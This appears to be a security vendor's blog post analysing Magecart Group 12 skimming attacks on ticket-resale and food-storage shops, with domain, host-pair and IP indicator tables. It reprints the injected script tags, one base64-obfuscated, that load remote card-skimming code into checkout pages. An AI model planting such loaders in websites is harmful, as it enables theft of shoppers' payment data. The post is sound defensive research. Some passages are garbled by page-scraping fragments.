

Magecart Group 12's Latest: Actors Behind Cyberattacks on Olympics Ticket Re-sellers Deftly Swapped Domains to Continue Campaign

riskiq.com/blog/labs/magecart-group-12-olympics/

February 7, 2020



Labs Magecart

February 07, 2020

By Jordan Herman

A recent [blog post](#) by Jacob Pimental and [Max Kersten](#) highlighted Magecart activity targeting ticket re-selling websites for the 2020 Olympics and UEFA Euro 2020, [olympictickets2020.com](#) and [eurotickets2020.com](#) respectively. These sites were compromised by a skimmer using the domain [opendoorcdn.com](#) for data exfiltration. With RiskIQ data, our researchers built on the previous reporting to identify more skimming domains used by the attackers, as well as additional compromised sites. RiskIQ can also now attribute all these cyberattacks to Magecart Group 12.

The obfuscation and skimming code we observed on [opendoorcdn.com](#) matches that used by Magecart Group 12, whose skimmer and obfuscation techniques we analyzed in our blog posts, "[New Year, Same Magecart: The Continuation of Web-based Supply Chain Attacks](#)" and "[Magento Attack: All Payment Platforms are Targets for Magecart Attacks](#)." However, there are differences in the techniques employed by Group 12 in these more recent compromises, which we'll break down here.

In those blog posts, we noted that Group 12 employed base64 encoded checks against the URL looking for the word "checkout" to identify the proper page on which to load their skimmer code. This encoding masked both the check itself and the skimmer URL. Quoting from our May 1st, 2019 report:


"Most of Group 12's injections occur with a pre-filter on the page—a small snippet of JavaScript that checks to see if they want to inject their skimmer on the page. Here's what it looks like:"



```
<script>if( location.href.search(atob('Y2h+1Y2tvdXQ=')) != -1 ){var q = document.createElement('script');q.src = atob('aHR0cH'+M6Ly9iYXR'+ia'+W5nLm'+NvbS9'+qcy9iY'+XQubWluLmpz');document.head.appendChild(q);}</script>
<script type="text/javascript">
  $(function ()
  {
    /* $(".widowwall").colorbox({iframe:true, innerWidth:425, innerHeight:100}); */
  })
</script>
</head>
<body class="checkout-cart">
<div class="header-wrap">
<header>
  <div class="row">
    <div class="col-sm-6">
      <div class="col-sm-6">
        <div id="search" class="input-group">
<input type="text" name="search" value="" placeholder="Search" class="form-control input-lg" />
<span class="input-group-btn">
  <button type="button" class="btn btn-default btn-lg"><i class="fa fa-search"></i></button>
```

Magecart Group 12's script tag from RiskIQ's May report

However, in these more recent cyberattacks, the skimming JavaScript is loaded without obfuscation or URL checks. Instead, the script loads via a variable the attackers named 'eventsListenerPool,' which is an alias for document.createElement('script'):



```
<script src="https://www.clickcease.com/monitor/cc-recorder.js"/>
<script async="" src="//opendoorcdn.com/setting/min.min.js"/>
<style id="fit-vids-style">.fluid-width-video-wrapper{width:100%;r
```

The Magecart skimmer

```
<script>var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = '//opendoorcdn.com/setting/min.min.js';
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);</script></body>
</html>
```

The variable loading the skimmer

Next Domain Up

opendoorcdn.com

2019-01-14 Registrar: Web Commerce Co...
2020-01-28 Registrant: Whoisprotection.cc

42 Resolutions 2 Whois 17 Certificates 4 Subdomains 0 Trackers 2 Components 8 Host Pairs 10 OSINT 80 Hashes 9 DNS 0 Projects 0 Cookies

HOST PAIRS

1 - 8 of 8 Sort: Last Seen Descending 25 / Page

Parent Hostname	Child Hostname	First	Last	Cause
www.titanssports.com.br	opendoorcdn.com	2020-01-11	2020-02-02	script.src
natic.com.au	opendoorcdn.com	2020-01-23	2020-01-31	script.src
www.guimepa.com.br	opendoorcdn.com	2020-01-31	2020-01-31	script.src
www.cdnnsports.com	opendoorcdn.com	2019-11-27	2019-11-30	script.src
www.naturalpigments.eu	opendoorcdn.com	2019-11-28	2019-11-28	script.src
connect.facebook.net	opendoorcdn.com	2019-11-28	2019-11-28	script.src
www.naturalpigments.com	opendoorcdn.com	2019-11-28	2019-11-28	script.src

Victims of original skimmer domain

toplevelstatic.com

02-01 Registrar: Eranet International ...
02-05 Registrant: REDACTED FOR PRIV...

Aug Sep Oct Nov Dec Jan Feb

10 Resolutions 1 Whois 3 Certificates 1 Subdomains 0 Trackers 1 Components 3 Host Pairs 0 OSINT 0 Hashes 6 DNS 0 Projects 0 Cookies

HOST PAIRS

1 - 3 of 3 Sort: Last Seen Descending 25 / Page

Parent Hostname	Child Hostname	First	Last	Cause	Tags
natic.com.au	toplevelstatic.com	2020-02-02	2020-02-04	script.src	
www.titanssports.com.br	toplevelstatic.com	2020-02-02	2020-02-03	script.src	Malicious
www.tjvip.com.br	toplevelstatic.com	2020-02-03	2020-02-03	script.src	

Victims of new skimmer domain

The domain `toplevelstatic.com` was registered on February 1st, 2020, through Chinese registrar Guangzhou Shidaihulian (`now.cn`) and uses the same DNS provider as `opendoorcdn.com`, DNSPod (also based in China). Both domains are hosted on NGINX servers and use Let's Encrypt certs. The IPs connected to `toplevelstatic.com` have changed at least once a day and sometimes more often, with each server, so far, based in Russia.

10
1
3
1
0
1
3
0
0
6
0

Registrars: Eranet International ...
 Registrant: REDACTED FOR PRIV...

Resolutions: 10 | Whois: 1 | Certificates: 3 | Subdomains: 1 | Trackers: 0 | Components: 1 | Host Pairs: 3 | OSINT: 0 | Hashes: 0 | DNS: 6 | Projects: 0

RESOLUTIONS

1 - 10 of 10 | Sort: Last Seen Descending | 25 / Page

Resolve	Location	Network	ASN	First	Last	Source
<input type="checkbox"/> 46.29.164.54	RU	46.29.164.0/24	51659	2020-02-04	2020-02-05	riskiq, pingly
<input type="checkbox"/> 176.107.160.153	RU	176.107.160.0/24	49063	2020-02-05	2020-02-05	pingly
<input type="checkbox"/> 45.143.138.40	RU	45.143.136.0/22	47196	2020-02-04	2020-02-04	riskiq
<input type="checkbox"/> 91.215.169.43	RU	91.215.168.0/22	49693	2020-02-03	2020-02-04	riskiq, kaspersky
<input type="checkbox"/> 45.140.168.169	RU	45.140.168.0/23	51659	2020-02-03	2020-02-04	riskiq, kaspersky
<input type="checkbox"/> 194.147.34.175	RU	194.147.34.0/24	51659	2020-02-02	2020-02-03	riskiq
<input type="checkbox"/> 82.146.34.113	RU	82.146.34.0/23	29182	2020-02-02	2020-02-02	riskiq
<input type="checkbox"/> 45.143.138.14	RU	45.143.136.0/22	47196	2020-02-02	2020-02-02	riskiq
<input type="checkbox"/> 176.107.160.87	RU	176.107.160.0/24	49063	2020-02-01	2020-02-01	riskiq
<input type="checkbox"/> 91.215.170.252	RU	91.215.168.0/22	49693	2020-02-01	2020-02-01	riskiq

1 - 10 of 10

Resolutions for toplevelstatic.com

Hosting for opendoorcdn.com followed a more leisurely pace of flux. From January 2019 through January 2020, it sometimes used the same IP for weeks at a time and utilized servers based all over the world.

https://community.riskiq.com/search/opendoorcdn.com

opendoorcdn.com

9-01-14 Registrar Web Commerce Co...
0-01-28 Registrant Whoisprotection.cc

42 2 17 4 0 2 8 10

Resolutions Whois Certificates Subdomains Trackers Components Host Pairs OSINT

RESOLUTIONS ⓘ

1 - 25 of 42 Sort : Last Seen Descending 25 / Page

Resolve	Location	Network	ASN	First	Last	Source
<input type="checkbox"/> 188.246.229.211	RU	188.246.229.0/24	49505	2020-01-15	2020-01-28	riskiq
<input type="checkbox"/> 199.59.242.150	US	199.59.242.0/24	395082	2020-01-14	2020-01-15	riskiq
<input type="checkbox"/> 161.117.189.60	SG	161.117.128.0/17	45102	2020-01-12	2020-01-14	riskiq
<input type="checkbox"/> 161.117.229.125	SG	161.117.128.0/17	45102	2020-01-10	2020-01-11	riskiq
<input type="checkbox"/> 124.156.216.20	JP	124.156.208.0/20	132203	2019-12-15	2020-01-10	riskiq
<input type="checkbox"/> 47.254.233.8	MY	47.254.224.0/19	45102	2019-12-08	2019-12-13	riskiq
<input type="checkbox"/> 34.77.160.68	US	34.76.0.0/14	15169	2019-10-21	2019-12-07	riskiq
<input type="checkbox"/> 45.76.85.165	DE	45.76.80.0/20	20473	2019-09-10	2019-10-22	riskiq, kaspersk
<input type="checkbox"/> 129.226.123.164	SG	129.226.112.0/20	132203	2019-10-19	2019-10-20	riskiq
<input type="checkbox"/> 8.208.24.221	GB	8.208.0.0/19	45102	2019-10-18	2019-10-19	riskiq
<input type="checkbox"/> 150.109.105.215	HK	150.109.104.0/23	132203	2019-10-11	2019-10-18	riskiq, kaspersk
<input type="checkbox"/> 47.252.15.2	US	47.252.0.0/18	45102	2019-09-02	2019-09-09	riskiq, kaspersk
<input type="checkbox"/> 47.254.174.17	DE	47.254.160.0/19	45102	2019-08-25	2019-09-01	riskiq, kaspersk
<input type="checkbox"/> 35.234.128.225	US	35.232.0.0/14	15169	2019-07-29	2019-08-24	riskiq, kaspersk

Resolutions for opendoorcdn.com

Targets Beyond Sporting Event Ticket Re-selling

RiskIQ's detection logic allowed us to identify additional domains hosting this particular magecart skimmer. Two popular emergency preparedness sites, beprepared.com and augasonfarms.com, were affected by one of these additional skimmer domains.



HOME

EMERGENCY FOOD SUPPLY ▾

FOOD STORAGE ▾

SUPPLIES ▾

SALE ▾

WEEK LONG SALE!



*Strawberry Slices,
Turkey Feast,
and 11 other
select items.*

UP TO **30%** OFF

[SHOP HERE](#)

While Supplies Last. On select items only. Sale ends 2/7/2020

One of the new victims with an Alexa ranking of 105,288

Both sites are owned by Blue Chip Group Manufacturing and appear to be similarly constructed. We observed augasonfarms.com loading skimming code from storefrontcdn.com on January 27th. The beprepared.com site seems to have been loading the skimming code from January 16th through 29th. In these instances, the skimmer was added through a simple script tag.

one step ahead, so it's on us to do the same. [Make sure you're staying up to date by reading all our findings on Magecart](#) and stay tuned as we continue to shine a light on new developments. Also, find out how RiskIQ protects customers [by reading up on our JavaScript Threats Module here](#).

***Update:**

Following the publication of this article, we noticed further detections showing that beprepared.com was also loading skimming code from wappallyzer.com, another Group 12 domain. Our data shows that this began on January 24th. We have communicated this to the affected company and are working with them to remediate.

Subscribe to Our Newsletter

Subscribe to the RiskIQ newsletter to stay up-to-date on our latest content, headlines, research, events, and more.

Base Editor